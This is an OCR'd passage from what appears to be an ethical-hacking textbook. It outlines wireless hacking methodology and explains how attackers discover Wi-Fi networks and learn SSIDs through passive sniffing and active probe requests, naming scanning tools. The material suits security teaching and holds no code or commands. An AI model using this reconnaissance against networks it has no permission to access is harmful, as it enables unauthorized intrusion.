
Wireless Hacking Methodology

To hack wireless networks, an attacker follows a hacking methodology involving systematic steps to perform a successful attack on a target wireless network. This section explains the steps of the wireless hacking methodology.

The wireless hacking methodology helps an attacker reach the goal of hacking a target wireless network. An attacker usually follows a hacking methodology to be sure of finding every single-entry point to break into the target network.

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attackers use the following steps to perform wireless hacking:

- Wi-Fi discovery
- GPS mapping
- Wireless traffic analysis
- Launch of wireless attacks
- Wi-Fi encryption cracking
- Wi-Fi network compromising



Wi-Fi Discovery: Wireless Network Footprinting

- Attacking a wireless network begins with **discovering** and **footprinting** the wireless network actively or passively

Passive Footprinting Method

An attacker can passively **detect the existence of an AP** by sniffing the packets from the airwaves, which will reveal the AP, SSID, and attacker's wireless devices that are live

Active Footprinting Method

In this method, an attacker's wireless device **sends out a probe request with the SSID** to see if an AP responds; if the wireless device does not have the SSID at the beginning, it will send the probe request with an empty SSID

Wi-Fi Discovery

The first step is to find a Wi-Fi network or device. An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as inSSIDer, NetSurveyor, etc. Wi-Fi discovery procedures include footprinting the wireless networks and finding the appropriate target network that is in range to launch an attack.

Wireless Network Footprinting

An attack on a wireless network begins with its discovery and footprinting. Footprinting involves locating and analyzing (or understanding) the network. To footprint a wireless network, an attacker needs to identify the BSS provided by the AP. An attacker may identify the BSS or independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to determine the SSID of the target wireless network, which can be used to establish an association with an AP to compromise its security.

An attacker can use the following two footprinting methods to detect the SSID of a wireless network:

- **Passive Footprinting Method**

  Using the passive method, an attacker detects the existence of an AP by sniffing the packets from airwaves. This discloses wireless devices, APs, and the SSID. In the passive footprinting method, the attacker neither attempts to connect with any APs or wireless clients nor injects any data packet into the wireless traffic.




Figure 16.36: Passive footprinting method

- **Active Footprinting Method**

  In this method, the attacker's wireless device sends a probe request with the SSID to an AP and waits for a response. If the wireless device does not have the SSID in advance, it can send a probe request with an empty SSID. In the case of a probe request with an empty SSID, most APs respond with their own SSID in a probe response packet. Consequently, empty SSIDs are useful in learning the SSIDs of APs. In this method, the attacker knows the correct BSS to associate with and can configure the AP to ignore a probe request with an empty SSID.




Figure 16.37: Active footprinting method

An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as NetSurveyor and Wi-Fi Scanner. The SSID is present in beacons, probe requests, and responses, as well as association and re-association requests. An attacker can obtain the SSID of a network through passive scanning. An attacker who fails to obtain the SSID through passive scanning can detect it through active scanning. Subsequently, the attacker can connect to the wireless network and launch attacks. Wireless network scanning allows sniffing by tuning into various radio channels of the devices.

